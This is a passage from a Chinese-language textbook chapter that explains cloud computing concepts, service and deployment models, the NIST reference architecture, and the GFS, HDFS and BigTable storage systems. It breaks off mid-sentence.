



**图 11-4 NIST 中云计算的概念模型**

**2. 云计算特征**

基于云计算的概念,云计算主要有以下 5 个基本特征:

(1) 广泛网络接入:用户可从任何网络覆盖的地方,使用各种终端设备,如笔记本、智能手机、平板等,随时随地的通过互联网访问云计算服务。

(2) 快速弹性架构：服务的规模可快速伸缩，以自动适应业务负载的动态变化。用户使用的资源同业务的需求相一致，避免了因服务器性能过载或冗余而导致服务质量下降或资源浪费。

(3) 资源池化：资源以共享资源池的方式统一管理。利用虚拟化技术，将资源分享给不同用户，资源的放置、管理和分配策略对用户透明。

(4) 按需自服务：以服务的形式为用户提供应用程序、数据存储、基础设施等资源，并可根据用户需求，自动分配资源，而不需要系统管理员的干预。

(5) 可测量的服务：通过监控用户的资源使用量，并根据资源的使用情况对服务计费。通过该特性，可优化并验证已交付的云服务。这个关键特性强调客户只需对使用的资源付费。

**3. 云计算分类**

按照云计算的服务模式，云计算可分为：

(1) 软件即服务(Software as a Service，SaaS)。SaaS 是指向用户提供使用运行在云基础设施上的某些应用软件的能力。用户可使用各种类型终端设备上搭载的“瘦”客户端或程序界面来访问应用。用户不需要管理或控制底层的云基础设施，如网络、服务器、操作系统、存储等，只需要配置某些参数即可。典型的应用有：Salesforce 的客户关系管理系统 CRM，Google 的在线办公自动化软件等。

(2) 平台即服务(Platform as a Service，PaaS)。PaaS 是指为用户提供在云基础设施之上部署定制应用的系统软件平台。该平台允许用户使用平台所支持的开发语言和软件工具，部署自己需要的软件运行环境和配置。用户不需要管理或控制底层的云基础设施，底层服务对用户是透明的。典型的代表有：Google App Engine、Microsoft Azure 等。

(3) 基础设施即服务(Infrastructure as a Service，IaaS)。IaaS 是指通过虚拟化技术来组织底层网络连接、服务器等物理设备，为用户提供资源租用与管理服务。在使用 IaaS 服务过程中，用户需要向 IaaS 层服务提供商提供基础设施的配置信息，运行于基础设施的程序代码以及相关的用户数据。典型的代表有：Amazon 的 Web 服务，包括弹性计算云 EC2、简单存储服务 S3 和结构化数据存储服务 SimpleDB，IBM 公司的蓝云 Blue Cloud、Sun 的云基础设施平台 IAAS 等。

按照云计算的部署模式，云计算可分为：

(1) 公有云(Public Cloud)：由某个组织拥有，其云基础设施向普通用户、公司或各类组织提供云服务。

(2) 私有云(Private Cloud)：云基础设施特定为某个组织运行服务，可以是该组织或某个第三方负责管理，可以是场内服务(on-premises)，也可以是场外服务(off-premises)。

(3) 社区云(Community Cloud)：云基础设施由若干个组织分享，以支持某个特定的社区。社区是指有共同诉求和追求的团体，如使命、安全要求、政策或合规性考虑等。和私有云类似，社区云可以是该组织或某个第三方负责管理，可以是场内服务，也可以是场外服务。

(4) 混合云(Hybird Cloud)：云基础设施由两个或多个云(私有云、社区云或公有云)组成，独立存在，但是通过标准的或私有的技术绑定在一起，这些技术可促成数据和应用

的可移植性，如用于云之间负载分担的 cloud bursting 技术。

## 11.3.2 云计算体系架构

这里介绍 NIST 给出的云计算参考架构，如图 11-5 所示。该架构给出了云计算中的所涉及的主要角色、活动和功能。通过该图，能促进用户更好地理解云计算中的需求、使用、特点和标准等方面的内容。





**图 11-5 NIST 的云计算参考架构**

如图 11-5 所示，NIST 的云计算参考架构中的主要角色包括：云消费者、云提供商、云审计员、云代理商和云承载商。云消费者直接从云提供商或通过云代理商请求云服务；云承载商为云提供商或云代理商到云消费者的连接和传输服务；云审计员主要完成对云服务实现的功能进行操作和安全性隐私保护、性能等方面的评估。

该架构给出了云计算中的主要活动和功能有：服务部署、服务编排、云服务管理、安全和隐私。具体而言，服务部署是选择部署模式，具体的已在上节中进行了介绍；服务编排是为了支撑云提供商对计算资源的安排、协同和管理等行为，对系统组件进行的组合，使其能为云消费者提供服务；云服务管理包括所有和服务相关的、服务管理和操作所必需的功能，这些服务都是云消费者所需的或向其推荐的；安全除了云提供商外，也涉及其他的参与者，如云消费者等；隐私主要强调云提供商应保护个人信息和个人识别信息，包括对这些信息进行安全的、适当的、一致的收集、处理、通信、使用和丢弃。

## 11.3.3 云数据存储技术

当前，云计算中的数据呈现出海量性，异构型，非确定性、异地备份等特点，因此，需要采用有效的数据管理技术对海量数据和信息分析和处理，从而构建高可用和可扩展的分

布式数据存储系统。目前，云计算系统中常用的数据文件存储系统有：Google 的 GFS（Google File System）和 Hadoop 开发的 GFS 的开源实现 HDFS（Hadoop Distributed File System）；常用的数据管理技术有：Google 的 BigTable 数据管理技术和 Hadoop 开发的开源数据管理模块 HBase。

**1. GFS**

GFS 是一个管理大型分布式数据密集型计算的可扩展的分布式文件系统，通过使用廉价的商用硬件搭建系统并向大量用户提供容错的高性能的服务。GFS 将系统的结点分为三类：客户端（Client）、主服务器（Master Server）和数据块服务器（Chunk Server），具体如图 11-6 所示。





**图 11-6　GFS 系统结构**

GFS 主服务器管理所有的文件系统元数据，包括名字空间、访问控制信息、文件和 Chunk 的映射信息，以及当前 Chunk 的位置信息。此外，主服务器还管理着系统范围内的活动，如 Chunk 租用管理、孤儿 Chunk 的回收以及 Chunk 在数据块服务器之间的迁移。GFS 存储的文件被分割为固定大小的 Chunk，在 Chunk 创建的时候，主服务器会给每个 Chunk 分配一个不变的、全球唯一的 64 位的 Chunk 标识。为了提高数据的可靠性。每份数据在系统中保存 3 个以上备份。

客户端在访问 GFS 时，首先访问主服务器，获取将要与之进行交互的数据块服务器信息，然后直接访问这些数据块服务器完成数据存取。GFS 的这种设计方法实现了控制流和数据流的分离。客户端与主服务器之间只有控制流，而无数据流，这样就极大地降低了主服务器的负载，使之不成为系统性能的一个瓶颈。客户端与数据块服务器之间直接传输数据流，同时由于文件被分成多个 Chunk 进行分布式存储，客户端可以同时访问多个数据块服务器，从而使得整个系统的 I/O 高度并行，系统整体性能得到提高。

**2. HDFS**

HDFS 的设计思想参考了 Google 的 GFS 文件系统，开发的专门针对廉价硬件设计的分布式文件系统，在软件层内置数据容错能力，可应用于云存储系统的创建开发，其体系结构如图 11-7 所示。





**图 11-7 HDFS 体系结构**

HDFS 采用主从(Master/Slave)式架构,包含三个重要的角色:NameNode、DataNode 和 Client。Client 是需要获取分布式文件系统文件的应用程序。

NameNode 作为中心服务器,是 HDFS 中的管理者,主要负责管理文件系统中的命名空间和特定 DataNode 的映射,同时管理用户对文件进行打开、关闭、重命名文件等访问操作。在 NameNode 上,文件系统的 Metadata 存储于内存中,Metadata 中包含了文件信息、文件对应的文件块的信息和文件块在 DataNode 中的信息等。

DataNode 用来存储数据。在 HDFS 中,需要将存储的文件分成一个或多个数据库,存储在多个 DataNode 上。DataNode 是保存文件数据的基本单元,文件的数据块就存储于 DataNode 的本地文件系统中。DataNode 同时保存数据块的元数据,并将所存储的数据块信息周期性地发给 NameNode。DataNode 接收并处理来自分布式文件系统 Client 的读写请求,并在 NameNode 的统一调度下创建、删除和复制数据块。

### 11.3.4 云数据管理技术

当前,常见的云数据管理技术有 Google BigTable,Hadoop 的 HBase 等。这里以 BigTable 为例进行简单的介绍。BigTable 是建立在 GFS、Scheduler、LockService 和 MapReduce 之上的一个大型的分布式数据库,它将所有数据都作为对象来处理,形成了一个巨大的表格,用来管理结构化数据。Google 对 BigTable 的定义为:BigTable 是一种为了管理结构化数据而设计的分布式存储系统,其被设计成能够可靠地处理 PB 的数据并能部署在上千台机器上。

BigTable 的数据模型是一个稀疏的、分布式的、持续的多维度排序 Map,Map 由 key 和 value 组成,其通过行关键字、列关键字和时间戳实现数据检索功能,因而其存储结构可表示为:(row:string,column:string,time:int64)→string。

BigTable 是在 Google 的其他基础设施之上构建的，其包括 3 个主要的组件：一个主服务器、多个子表服务器和链接到客户程序中的库。主服务器主要负责：管理元数据并处理来自客户端关于元数据的请求；为子表服务器分配表；检查新加入的或过期失效的子表服务器；对子表服务器进行负载均衡等。子表服务器主要用于存储数据并管理子表，每个子表服务器都管理一个由上千个表组成的表的集合，并负责处理子表的读写操作和当表数量过大时对其进